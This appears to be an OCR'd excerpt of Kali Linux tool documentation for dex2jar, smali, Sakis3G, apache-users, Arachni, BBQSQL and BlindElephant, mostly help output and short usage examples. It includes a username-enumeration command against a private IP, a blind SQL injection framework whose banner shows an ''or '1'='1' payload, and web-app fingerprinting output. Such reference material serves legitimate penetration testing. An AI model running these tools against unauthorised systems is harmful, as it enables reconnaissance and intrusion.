
Arduino is an open-source electronics prototyping platform based on flexible, easy-to-use hardware and software. It’s intended for artists, designers, hobbyists, and anyone interested in creating interactive objects or environments.

arduino-add-groups–Addcurrentusertothedialoutgroup

This program takes no options and will add current user to the dialout group.

ARDUINO USAGE EXAMPLE

```
root@kali:~# arduino
```


sketch_may14a | Arduino 1:1.0.4-1kali0
File Edit Sketch Tools Help
sketch_may14a
1
Arduino Uno on COM1

CATEGORIES: HARDWARE HACKING *TAGS:* GUI

- VERSION TRACKING

dex2jar

DEX2JAR PACKAGE DESCRIPTION

dex2jar contains following compments:

- dex-reader is designed to read the Dalvik Executable (.dex/.odex) format. It has a light weight API similar with ASM.
- dex-translator is designed to do the convert job. It reads the dex instruction to dex-ir format, after some optimize, convert to ASM format.

- dex-ir used by dex-translator, is designed to represent the dex instruction
- dex-tools tools to work with .class files. here are examples: Modify a apk, DeObfuscate a jar
-
- d2j-smali [To be published] disassemble dex to smali files and assemble dex from smali files. different implementation to smali/baksmali, same syntax, but we support escape in type desc "Lcom/dex2jar\t\u1234;"
- dex-writer [To be published] write dex same way as dex-reader.

Source: https://code.google.com/p/dex2jar/

dex2jar Homepage | Kali dex2jar Repo

- Author: Panxiaobo
- License: Apache-2.0

TOOLS INCLUDED IN THE DEX2JAR PACKAGE

d2j-jar2dex–Convertjartodexbyinvokingdx

```
root@kali:~# d2j-jar2dex -h
d2j-jar2dex -- Convert jar to dex by invoking dx.
usage: d2j-jar2dex [options] <dir>
options:
 -f,--force                  force overwrite
 -h,--help                   Print this help message
 -o,--output <out-dex-file>   output .dex file, default is $current_dir/[jar-nam
                             e]-jar2dex.dex
version: 0.0.9.15
```

d2j-jar-remap–Renamepackage/class/method/fieldnameinajar

```
root@kali:~# d2j-jar-remap -h
d2j-jar-remap -- rename package/class/method/field name in a jar
usage: d2j-jar-remap [options] jar
options:
 -c,--config <config>    config file for remap, this is REQUIRED
 -f,--force              force overwrite
 -h,--help               Print this help message
 -o,--output <out-jar>   output .jar file, default is $current_dir/[jar-name]-re
                        map.jar
version: 0.0.9.15
online help: https://code.google.com/p/dex2jar/wiki/DeObfuscateJarWithDexTool
```

d2j-dex2jar–Convertdextojar

```
root@kali:~# d2j-dex2jar -h
d2j-dex2jar -- convert dex to jar
usage: d2j-dex2jar [options] <file0> [file1 ... fileN]
```

```
options:
 -d,--debug-info              translate debug info
 -e,--exception-file <file>    detail exception file, default is $current_dir/[fi
                              le-name]-error.zip
 -f,--force                   force overwrite
 -h,--help                    Print this help message
 -n,--not-handle-exception     not handle any exception throwed by dex2jar
 -o,--output <out-jar-file>    output .jar file, default is $current_dir/[file-na
                              me]-dex2jar.jar
 -os,--optmize-synchronized    optmize-synchronized
 -p,--print-ir                 print ir to Syste.out
 -r,--reuse-reg                reuse regiter while generate java .class file
 -s                           same with --topological-sort/-ts
 -ts,--topological-sort        sort block by topological, that will generate more
                               readable code
 -v,--verbose                  show progress
version: reader-1.15, translator-0.0.9.15, ir-1.12
```

dex2jar–Thiscmdisdeprecated,usethed2j-dex2jarifpossible

```
root@kali:~# dex2jar
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar file1.dexORapk file2.dexORapk ...
```

d2j-jasmin2jar–Assemble.jfilesto.classfile

```
root@kali:~# d2j-jasmin2jar -h
d2j-jasmin2jar -- d2j-jasmin2jar - assemble .j files to .class file
usage: d2j-jasmin2jar [options] <dir>
options:
 -e,--encoding <enc>            encoding for .j files, default is UTF-8
 -f,--force                    force overwrite
 -g,--autogenerate-linenumbers   autogenerate-linenumbers
 -h,--help                     Print this help message
 -o,--output <out-jar-file>      output .jar file, default is $current_dir/[jar-
                               name]-jasmin2jar.jar
version: 0.0.9.15
```

d2j-jar-access–Addorremoveclass/method/fieldaccessinjarfile

```
root@kali:~# d2j-jar-access -h
d2j-jar-access -- add or remove class/method/field access in jar file
usage: d2j-jar-access [options] <jar>
options:
 -ac,--add-class-access <ACC>      add access from class
 -af,--add-field-access <ACC>       add access from field
 -am,--add-method-access <ACC>      add access from method
 -f,--force                         force overwrite
 -h,--help                          Print this help message
 -o,--output <out-dir>              output dir of .j files, default is $current_
                                  dir/[jar-name]-access.jar
 -rc,--remove-class-access <ACC>    remove access from class
 -rd,--remove-debug                 remove debug info
 -rf,--remove-field-access <ACC>    remove access from field
 -rm,--remove-method-access <ACC>   remove access from method
version: 0.0.9.15
```

d2j-asm-verify–Verify.classinjar

```
root@kali:~# d2j-asm-verify -h
d2j-asm-verify -- Verify .class in jar
usage: d2j-asm-verify [options] <jar0> [jar1 ... jarN]
options:
 -d,--detail   Print detail error message
 -h,--help     Print this help message
version: 0.0.9.15
```

d2j-dex-dump

```
root@kali:~# d2j-dex-dump -h
Dump in.dexORapk out.dump.jar
```

d2j-init-deobf–GenerateaninitconfigfilefordeObfuscateajar

```
root@kali:~# d2j-init-deobf -h
d2j-init-deobf -- generate an init config file for deObfuscate a jar
usage: d2j-init-deobf [options] <jar>
options:
 -f,--force                force overwrite
 -h,--help                 Print this help message
 -max,--max-length <MAX>   do the rename if the length > MIN, default is 40
 -min,--min-length <MIN>   do the rename if the length < MIN, default is 2
 -o,--output <out-file>    output .jar file, default is $current_dir/[file-name]
                         -deobf-init.txt
version: 0.0.9.15
```

d2j-apk-sign–Signanandroidapkfileuseatestcertificate

```
root@kali:~# d2j-apk-sign -h
d2j-apk-sign -- Sign an android apk file use a test certificate.
usage: d2j-apk-sign [options] <apk>
options:
 -f,--force                  force overwrite
 -h,--help                   Print this help message
 -o,--output <out-apk-file>   output .apk file, default is $current_dir/[apk-nam
                            e]-signed.apk
 -w,--sign-whole              Sign whole apk file
version: 0.0.9.15
```

d2j-jar2jasmin–Disassemble.classinjarfiletojasminfile

```
root@kali:~# d2j-jar2jasmin -h
d2j-jar2jasmin -- Disassemble .class in jar file to jasmin file
usage: d2j-jar2jasmin [options] <jar>
options:
 -d,--debug             disassemble debug info
 -e,--encoding <enc>     encoding for .j files, default is UTF-8
 -f,--force             force overwrite
 -h,--help              Print this help message
 -o,--output <out-dir>   output dir of .j files, default is $current_dir/[jar-na
                       me]-jar2jasmin/
version: 0.0.9.15
```

D2J-DEX2JAR USAGE EXAMPLE

```
root@kali:~#                    d2j-dex2jar                    /usr/share/metasploit-
framework/data/android/apk/classes.dex
dex2jar   /usr/share/metasploit-framework/data/android/apk/classes.dex   ->   classes-
dex2jar.jar
```

CATEGORIES: HARDWARE HACKING, REVERSE ENGINEERING*TAGS:* FORENSICS, REVERSING

Sakis3G

SAKIS3G PACKAGE DESCRIPTION

Sakis3G is a tweaked shell script which is supposed to work out-of-the-box for establishing a 3G connection with any combination of modem or operator. It automagically setups your USB or Bluetooth™ modem, and may even detect operator settings. You should try it when anything else fails.

Sakis3G Homepage | Kali Sakis3G Repo

- Author: Sakis Dimopoulos
- License: GPLv2

TOOLS INCLUDED IN THE SAKIS3G PACKAGE

sakis3g–Sakis3GAll-in-onescript

```
root@kali:~# sakis3g help
Sakis 3G All-in-one script - Version 0.2.0e
(c) Sakis Dimopoulos 2009, 2010 under GNU GPL v2



Usage:
      sakis3g [actors] [switches] [variables]

Sakis3G is a shell script which is supposed to work out-of-the-box for
establishing a 3G connection with any combination of modem or operator.

NOTE: This script requires root priviledges to properly work. If not executed
from root, it will try to acquire them.

Common actors are:
connect       - Attempts to establish 3G connection.
disconnect    - Stops all active PPP connections.
toggle        - Attempts to establish 3G connection. If already connected, it
disconnects instead.
reconnect     - Attempts to establish 3G connection. If already connected, it
first disconnects and then attempts.
start         - Same as connect. Provided for use as init.d script.
stop          - Same as disconnect. Provided for use as init.d script.
reload        - Same as reconnect. Provided for use as init.d script.
force-reload  - Same as reload. Provided for use as init.d script.
restart       - Same as reload. Provided for use as init.d script.
desktop       - Creates desktop shortcut for this script.
status        - Prints connection status and exits. Exit code is 0 if
connected, or 6 if not connected.
help          - Prints this screen and exits.
man           - Displays man page.

NOTE: For more information, you should consult man page or official Sakis3G
wiki, available at:
  http://wiki.sakis3g.org/
```

SAKIS3G USAGE EXAMPLE

```
root@kali:~# sakis3g --interactive "connect"
```

CATEGORIES: HARDWARE HACKING *TAGS:* NETWORKING

smali

SMALI PACKAGE DESCRIPTION

smali/baksmali is an assembler/disassembler for the dex format used by dalvik, Android's Java VM implementation. The syntax is loosely based on Jasmin's/dedexer's syntax, and supports the full functionality of the dex format (annotations, debug info, line info, etc.)

Source: https://code.google.com/p/smali/

smali Homepage | Kali smali Repo

- Author: Ben Gruver
- License: BSD

TOOLS INCLUDED IN THE SMALI PACKAGE

smali–Assemblesasetofsmalifilesintoadexfile

```
root@kali:~# smali --help
usage: java -jar smali.jar [options] [--] [<smali-file>|folder]*
assembles a set of smali files into a dex file
 -?,--help                      prints the help message then exits. Specify twice for
debug options
 -a,--api-level <API_LEVEL>     The numeric api-level of the file to generate, e.g. 14
for ICS. If not
                                specified, it defaults to 14 (ICS).
 -o,--output <FILE>             the name of the dex file that will be written. The
default is out.dex
 -v,--version                   prints the version then exits
 -x,--allow-odex-instructions   allow odex instructions to be compiled into the dex
file. Only a few
                                instructions are supported - the ones that can exist in
a dead code path and not
                                cause dalvik to reject the class
```

baksmali–Disassemblesand/ordumpsadexfile

```
root@kali:~# baksmali --help
usage: java -jar baksmali.jar [options] <dex-file>
disassembles and/or dumps a dex file
 -?,--help                                  prints the help message then exits. Specify
twice for debug options
 -a,--api-level <API_LEVEL>                 The numeric api-level of the file being
```

```
disassembled. If not
                                         specified, it defaults to 14 (ICS).
 -b,--no-debug-info                                     don't  write  out  debug  info
(.local, .param, .line, etc.)
 -c,--bootclasspath <BOOTCLASSPATH>        the bootclasspath jars to use, for analysis.
Defaults to
                                          core.jar:ext.jar:framework.jar:android.polic
y.jar:services.jar. If
                                               the value begins with a :, it will be
appended to the default
                                         bootclasspath instead of replacing it
 -d,--bootclasspath-dir  <DIR>                    the  base  folder  to  look  for  the
bootclasspath files in. Defaults to
                                         the current directory
 -f,--code-offsets                         add comments to the disassembly containing
the code offset for each
                                         address
 -l,--use-locals                          output the .locals directive with the number
of non-parameter
                                                registers,  rather  than  the  .register
directive with the total number
                                         of register
 -m,--no-accessor-comments                 don't output helper comments for synthetic
accessors
 -o,--output <DIR>                         the directory where the disassembled files
will be placed. The
                                         default is out
 -p,--no-parameter-registers                 use  the  v<n>  syntax  instead  of  the  p<n>
syntax for registers mapped
                                         to method parameters
 -r,--register-info <REGISTER_INFO_TYPES>   print  the  specificed  type(s)  of  register
information for each
                                           instruction. "ARGS,DEST" is the default if
no types are specified.
                                         Valid values are:
                                         ALL: all pre- and post-instruction registers.
                                         ALLPRE: all pre-instruction registers
                                         ALLPOST: all post-instruction registers
                                          ARGS: any pre-instruction registers used as
arguments to the
                                         instruction
                                               DEST:  the  post-instruction  destination
register, if any
```

```
                                                         MERGE: Any pre-instruction register has been
merged from more than 1
                                                         different post-instruction register from its
predecessors
                                                           FULLMERGE: For each register that would be
printed by MERGE, also
                                                           show the incoming register types that were
merged
 -s,--sequential-labels                                         create label names using a sequential
numbering scheme per label
                                                        type, rather than using the bytecode address
 -v,--version                                            prints the version then exits
 -x,--deodex                                               deodex the given odex file. This option is
ignored if the input file
                                                        is not an odex file
```

SMALI USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: HARDWARE HACKING, REVERSE ENGINEERING *TAGS:* ANDROID, REVERSING

WEB APPLICATIONS

- apache-users
- Arachni
- BBQSQL
- BlindElephant
- Burp Suite
- CutyCapt
- DAVTest
- deblaze
- DIRB
- DirBuster
- fimap

- FunkLoad
- Grabber
- jboss-autopwn
- joomscan
- jSQL
- Maltego Teeth
- PadBuster
- Paros
- Parsero
- plecost
- Powerfuzzer
- ProxyStrike
- Recon-ng
- Skipfish
- sqlmap
- Sqlninja
- sqlsus
- ua-tester
- Uniscan
- Vega
- w3af
- WebScarab
- Webshag

- WebSlayer
- WebSploit
- Wfuzz
- XSSer
- zaproxy

apache-users

APACHE-USERS PACKAGE DESCRIPTION

This Perl script will enumerate the usernames on any system that uses Apache with the UserDir module.

apache-users Homepage | Kali apache-users Repo

- Author: Andy@Portcullis
- License: GPLv2

TOOLS INCLUDED IN THE APACHE-USERS PACKAGE

apache-users–EnumerateusernamesonsystemswithApacheUserDirmodule

```
root@kali:~# apache-users

USAGE: apache.pl [-h 1.2.3.4] [-l names] [-p 80] [-s (SSL Support 1=true 0=false)] [-
e 403 (http code)] [-t threads]
```

APACHE-USERS USAGE EXAMPLE

Run against the remote host *(-h 192.168.1.202)*, passing a dictionary of usernames *(-l /usr/share/wordlists/metasploit/unix_users.txt)*, the port to use *(-p 80)*, disable SSL *(-s 0)*, specify the HTTP error code *(-e 403)*, using 10 threads *(-t 10)*:

```
root@kali:~# apache-users -h 192.168.1.202 -l
/usr/share/wordlists/metasploit/unix_users.txt -p 80 -s 0 -e 403 -t 10
```

CATEGORIES: WEB APPLICATIONS*TAGS:* ENUMERATION, INFOGATHERING, WEBAPPS

Arachni

ARACHNI PACKAGE DESCRIPTION

Arachni is an Open Source, feature-full, modular, high-performance Ruby framework aimed towards helping penetration testers and administrators evaluate the security of web applications.

It is smart, it trains itself by learning from the HTTP responses it receives during the audit process and is able to perform meta-analysis using a number of factors in order to correctly assess the trustworthiness of results and intelligently identify false-positives.

It is versatile enough to cover a great deal of use cases, ranging from a simple command line scanner utility, to a global high performance grid of scanners, to a Ruby library allowing for scripted audits, to a multi-user multi-scan web collaboration platform.

Source: http://arachni-scanner.com/

Arachni Homepage | Kali Arachni Repo

- Author: Tasos “Zapotek” Laskos
- License: Apache-2.0

TOOLS INCLUDED IN THE ARACHNI PACKAGE


arachni_web–TheArachniwebscanner

```
root@kali:~# arachni_web -h
Usage: rackup [ruby options] [rack options] [rackup config]

Ruby options:
  -e, --eval LINE          evaluate a LINE of code
  -b BUILDER_LINE,         evaluate a BUILDER_LINE of code as a builder script
      --builder
  -d, --debug              set debugging flags (set $DEBUG to true)
  -w, --warn               turn warnings on for your script
  -I, --include PATH       specify $LOAD_PATH (may be used more than once)
  -r, --require LIBRARY    require the library, before executing your script

Rack options:
  -s, --server SERVER      serve using SERVER (thin/puma/webrick/mongrel)
  -o, --host HOST          listen on HOST (default: 0.0.0.0)
  -p, --port PORT          use PORT (default: 9292)
  -O NAME[=VALUE],         pass VALUE to the server as option NAME. If no VALUE, sets it to true. Run '/usr/share/arachni/bin/../system/gems/bin/rackup -s SERVER -h' to get a list of options for SERVER
      --option
  -E, --env ENVIRONMENT    use ENVIRONMENT for defaults (default: development)
  -D, --daemonize          run daemonized in the background
  -P, --pid FILE           file to store PID (default: rack.pid)
```

```
Common options:
  -h, -?, --help           Show this message
      --version            Show version
```

ARACHNI_WEB USAGE EXAMPLE

```
root@kali:~# arachni_web
>> Thin web server (v1.5.1 codename Straight Razor)
>> Maximum connections set to 1024
>> Listening on 0.0.0.0:9292, CTRL+C to stop
```


Welcome - Arachni - Iceweasel
File
Edit
View
History
Bookmarks
Tools
Help
Welcome - Arachni
localhost:9292/welcome
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
Arachni v0.4.6 - WebUI v0.4.3
Scans
Profiles
Dispatchers
Users
Administrator

Welcome to Arachni's web interface,

please skim through this page to get the information you need before you start wandering about.

Choosing the right database

By default, this interface uses an SQLite3 database and that allows for a configuration-free out-of-the-box experience. However, this setup is unsuitable for larger workloads and may cause stability issues or crashes.

If you plan on only having a few scans running at any given time then there shouldn't be any issue, if, however, you plan on running and managing multiple active scans and Dispatchers then it is recommended that you use PostgreSQL.

Unfortunately, you can't move your data between databases; thus, if you plan on evaluating Arachni using the default database, before moving to PostgreSQL, please refrain from performing operations whose data you're not willing to lose.

Upgrading

CATEGORIES: WEB APPLICATIONS*TAGS:* EXPLOITATION, GUI, INFOGATHERING, WEBAPPS

BBQSQL

BBQSQL PACKAGE DESCRIPTION

Blind SQL injection can be a pain to exploit. When the available tools work they work well, but when they don’t you have to write something custom. This is time-consuming and tedious. BBQSQL can help you address those issues.

BBQSQL is a blind SQL injection framework written in Python. It is extremely useful when attacking tricky SQL injection vulnerabilities. BBQSQL is also a semi-automatic tool, allowing quite a bit of customization for those hard to trigger SQL injection findings. The tool is built to be database agnostic and is extremely versatile. It also has an intuitive UI to make setting up attacks much easier. Python gevent is also implemented, making BBQSQL extremely fast.

Similar to other SQL injection tools you provide certain request information.

Must provide the usual information:

- URL
- HTTP Method
- Headers
- Cookies
- Encoding methods
- Redirect behavior
- Files
- HTTP Auth
- Proxies

Then specify where the injection is going and what syntax we are injecting.

Source: https://github.com/Neohapsis/bbqsql/

BBQSQL Homepage | Kali BBQSQL Repo

- Author: BBQSQL
- License: BSD

TOOLS INCLUDED IN THE BBQSQL PACKAGE

bbqsql–SQLInjectionExploitationTool

The Blind SQL Injection Exploitation Tool.

BBQSQL USAGE EXAMPLE

```
root@kali:~# bbqsql

    _______   _______    ______    ______    ______   __
   |       \ |       \  /      \  /      \  /      \ |  \
   | $$$$$$$\| $$$$$$$\|  $$$$$$\|  $$$$$$\|  $$$$$$\| $$
   | $$__/ $$| $$__/ $$| $$   | $$| $$___\$$| $$  | $$| $$
   | $$    $$| $$    $$| $$   | $$ \$$    \ | $$  | $$| $$
   | $$$$$$$\| $$$$$$$\| $$ _| $$ _\$$$$$$\| $$ _| $$| $$
   | $$__/ $$| $$__/ $$| $$/ \ $$|  \__| $$| $$/ \ $$| $$_____
   | $$    $$| $$    $$ \$$ $$ $$ \$$    $$ \$$ $$ $$| $$     \
    \$$$$$$$  \$$$$$$$   \$$$$$$\  \$$$$$$   \$$$$$$\ \$$$$$$$$
                    \$$$               \$$$

                  _.(-)._
               .'        '.
              / 'or '1'='1  \
              |'-...___...-'|
               \    '='   /
                `'._____.'`
                 /   |   \
                /.--'|'--.\
             []/'-.__|__.-'\[]
                     |
                    []

    BBQSQL injection toolkit (bbqsql)
    Lead Development: Ben Toews(mastahyeti)
    Development: Scott Behrens(arbit)
     Menu modified from code for Social Engineering Toolkit (SET) by: David Kennedy
(ReL1K)
    SET is located at: http://www.secmaniac.com(SET)
    Version: 1.0

    The 5 S's of BBQ:
    Sauce, Spice, Smoke, Sizzle, and SQLi



 Select from the menu:

   1) Setup HTTP Parameters
   2) Setup BBQSQL Options
   3) Export Config
   4) Import Config
   5) Run Exploit
   6) Help, Credits, and About

  99) Exit the bbqsql injection toolkit

bbqsql>
```

CATEGORIES: VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* MYSQL, VULNANALYSIS, WEBAPPS

BlindElephant

BLINDELEPHANT PACKAGE DESCRIPTION

The BlindElephant Web Application Fingerprinter attempts to discover the version of a (known) web application by comparing static files at known locations against precomputed hashes for versions of those files in all all available releases. The technique is fast, low-bandwidth, non-invasive, generic, and highly automatable.

Source: http://blindelephant.sourceforge.net/

BlindElephant Homepage | Kali BlindElephant Repo

- Author: Qualys
- License: LGPL-3

TOOLS INCLUDED IN THE BLINDELEPHANT PACKAGE

BlindElephant.py–Agenericwebapplicationfingerprinter

```
root@kali:~# BlindElephant.py -h
Usage: BlindElephant.py [options] url appName

Options:
  -h, --help            show this help message and exit
  -p PLUGINNAME, --pluginName=PLUGINNAME
                        Fingerprint version of plugin (should apply to web app
                        given in appname)
  -s, --skip            Skip fingerprinting webpp, just fingerprint plugin
  -n NUMPROBES, --numProbes=NUMPROBES
                        Number of files to fetch (more may increase accuracy).
                        Default: 15
  -w, --winnow          If more than one version are returned, use winnowing
                        to attempt to narrow it down (up to numProbes
                        additional requests).
  -l, --list            List supported webapps and plugins
  -u, --updateDB        Pull latest DB files from
                        blindelephant.sourceforge.net repo (Equivalent to svn
                        update on blindelephant/dbs/). May require root if
                        blindelephant was installed with root.

Use "guess" as app or plugin name to attempt to attempt to
discover which supported apps/plugins are installed.
```

BLINDELEPHANT USAGE EXAMPLE

Scan the remote host *(http://192.168.1.252/wp)*, specifying the web application in use *(wordpress)*:

```
root@kali:~# BlindElephant.py http://192.168.1.252/wp wordpress
Loaded /usr/lib/python2.7/dist-packages/blindelephant/dbs/wordpress.pkl with 293
versions, 5389 differentiating paths, and 480 version groups.
Starting BlindElephant fingerprint for version of wordpress at http://192.168.1.252/wp

Hit http://192.168.1.252/wp/readme.html
Possible versions based on result: 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS

Hit http://192.168.1.252/wp/wp-includes/js/tinymce/tiny_mce.js
Possible versions based on result: 2.8, 2.8.1, 2.8.1-beta1, 2.8.1-beta2, 2.8.1-IIS,
2.8.1-RC1, 2.8.2, 2.8.2-IIS, 2.8.3, 2.8.3-IIS, 2.8.4, 2.8.4-IIS, 2.8.4a-IIS, 2.8.4b-
IIS, 2.8.5, 2.8.5-beta1, 2.8.5-IIS, 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS,
2.8-IIS, 2.8-RC1

Hit http://192.168.1.252/wp/wp-includes/js/autosave.js
